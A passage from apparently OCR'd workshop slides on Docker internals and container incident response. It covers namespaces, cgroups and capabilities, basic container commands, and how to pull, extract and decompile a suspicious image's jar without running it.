can be leveraged by the container




Namespaces




Limit what a process can see (can only see what's in same namespace)

To list namespace you're running in:

```
$> ls -l /proc/self/ns/
```




Cgroups, aka control groups




To list cgroup proc 1 is running in:

```
$> cat /proc/1/cgroup
```

processes running in a container
will have docker in the cgroup name



Capabilities




- Normally docker containers have a seccomp filter in place for processes in the container (unless privileged)


Seccomp filtering provides a means for a process to specify a filter for incoming system calls.

- `CAP_SYS_ADMIN` and other capabilities can be dangerous
- A privileged container almost has all its capabilities enabled
  - You aren't really even running a 'container' at all at this point.


More on launching containers with capabilities in this appendix item here.

Capabilities






Exercise - *is this thing on?*



```
$>

$> docker run --help
```


Troubleshoot



- Is docker reporting down?
- Did you 'stop' the VM after setup?
- `Cheatsheet.md` has the troubleshooting guide


```
$> sudo apt install acl -y

$> sudo systemctl status docker

# is it reporting down?

$> sudo systemctl restart docker

# need sudo?

$> sudo setfacl -m user:$USER:rw /var/run/docker.sock
```

Babby's first image



```
$> docker run hello-world
```

Single Command | Interactive Containers




```
$> docker run alpine ip addr



$> docker run -it alpine /bin/ash
```

Typing `exit` will drop you out of the container shell

```
-i, --interactive                    Keep STDIN open even if not attached
-t, --tty                            Allocate a pseudo-TTY
```


Interactive Containers (cont)



What happened to the container after we exited? Is it gone?

```
# List running containers

docker ps

# Where is the container? Destroyed?

docker ps --all

docker start <id>

docker ps

docker attach <id>
```

Background a container




```
$> docker run -d nginx

$> docker ps

$> docker stop <nginx_id>
```

Fix unfriendly names:

```
$> docker run --name
webserver -d nginx

$> docker container ls
```


Container Persistence



Containers stopping when exited != ephemeral
They're still on the disk, you can restart or explore them (Hi, IR)
later in the session, we'll be pulling apart images

```
$> docker ps -a
```

Process Hierarchy



Look for the hierarchy of processes under containerd

```
$> docker run -d nginx

$> ps auxf
```

```
 \_ (sd-pam)
/usr/bin/containerd-shim-runc-v2 -namespace moby -id b2ab
 \_ nginx: master process nginx -g daemon off;
     \_ nginx: worker process
     \_ nginx: worker process
/usr/bin/containerd-shim-runc-v2 -namespace moby -id 03e2
 \_ nginx: master process nginx -g daemon off;
     \_ nginx: worker process
     \_ nginx: worker process
```

Module 2: Exploring Containers

- Sourcing Images
- Exploring Container History
- Inspecting an image for suspicious content
- Safely extracting content from an image & dockerfiles
- Thinking in a docker-first mindset with docker-ported tooling to decompile suspicious content

Images vs Containers




Image: Ordered collection of root file system changes and the corresponding execution parameters for use within a container runtime.


Contains union of layered filesystems stacked on top of one another.

No state, doesn't change.

Container: A runtime instance of an image. Consists of a Docker Image, an execution environment and a standard set of instructions.

An image is what you save & share, a container is what's running.


Where do images come from?




Find an image:

```
$> docker search nmap
```

IR Callout: If you can track the deployment flow of a container (or a k8s pod), it would be helpful in ruling out rogue containers.



Images are default unsigned



It isn't commonplace yet, but you can expect account compromises + package takeovers down the line.

Things exist to use in an enterprise environment for signing i.e GitHub - sigstore/cosign: Container Signing

GitHub - sigstore/cosign: Container Signing


DevRCRun commented on Feb 28, 2020 • edited

From the POV of a new docker user this does seem very odd indeed. If I pull node:alpine with content trust enabled I get a 13 month old image with vulnerabilities. If I pull with it disabled I get the eight day old image I was expecting.

As prospective docker customers I guess we're best talking to them directly about the fact this hasn't exactly inspired confidence!


6

Exercise: Exploring Images and Container History



```
$> docker run --name hist -it alpine /bin/ash

/#> mkdir test && touch /test/Lorem

/#> exit



$> docker container diff hist

$> docker container commit hist history_test

$> docker image history history_test
```

Exercise: Exploring Container Images and History on Dockerhub




```
$> docker search dropboxservice
```


Scenario: You're looking for potential dependency confusion attempts for a company you're consulting for.

```
→  ~ docker search dropboxservice
NAME                    DESCRIPTION   STARS     OFFICIAL   AUTOMATED
mkefi/dropboxservice                  0
```

Docker Image History




```
$> docker pull mkefi/dropboxservice:latest

$> docker image ls



$> docker history mkefi/dropboxservice

$> docker history --no-trunc --format "{{.CreatedAt}}:
{{.CreatedBy}}" mkefi/dropboxservice |less

# Use up and down arrow keys or [SPACE] to navigate, type q to quit
```



What's in the jar?

"Do not look in the jar, move on with your life, it's probably fine"

Extract without running




```
$> docker create mkefi/dropboxservice

# returns new container ID for a given image

$> docker cp $container_id:/dropboxservice.jar /tmp/app.jar

$> ls /tmp/*.jar

$> vim /tmp/app.jar

$> docker rm $container_id
```

The docker create command creates a writeable container layer over the specified image and prepares it for running the specified command.


This is similar to docker run -d except the container is never started. You can then use the docker start <container_id> command to start the container at any point.

Optional, quick checks



```
$> file /tmp/app.jar

$> mkdir /tmp/app

$> unzip /tmp/app.jar -d /tmp/app/

$> cat /tmp/app/META-INF/MANIFEST.MF

 # Note the start class, main-class

$> strings /tmp/app.jar | less
```

Going the distance - decompile With docker!




```
$> docker run -it --rm -v /tmp/:/mnt/ --user $(id -u):$(id -g)
kwart/jd-cli /mnt/app.jar -od /mnt/app-decompiled
```

```
$> find /tmp/app-decompiled/ | less
```



```
$> less /tmp/app-decompiled/BOOT-INF/classes/application.yml
```

Manual Reversing



```
$> cd ~ && mkdir testimage && cd testimage

$> docker pull nginx

$> docker save -o nginx.tar nginx

$> tar -xvf nginx.tar
```

Manual Reversing cont.




```
$> cat <hash>/json | jq
```

Note that things like files copied in, aren't referred to by name, but by hash.

Now that we've got our image extracted we can look for the commands used:
They should be stored in a .json file in the root of our extracted image with a long hex filename
Reading this through jq, lets us see the layers and commands

Extracting Dockerfiles from an image



What is a Dockerfile?

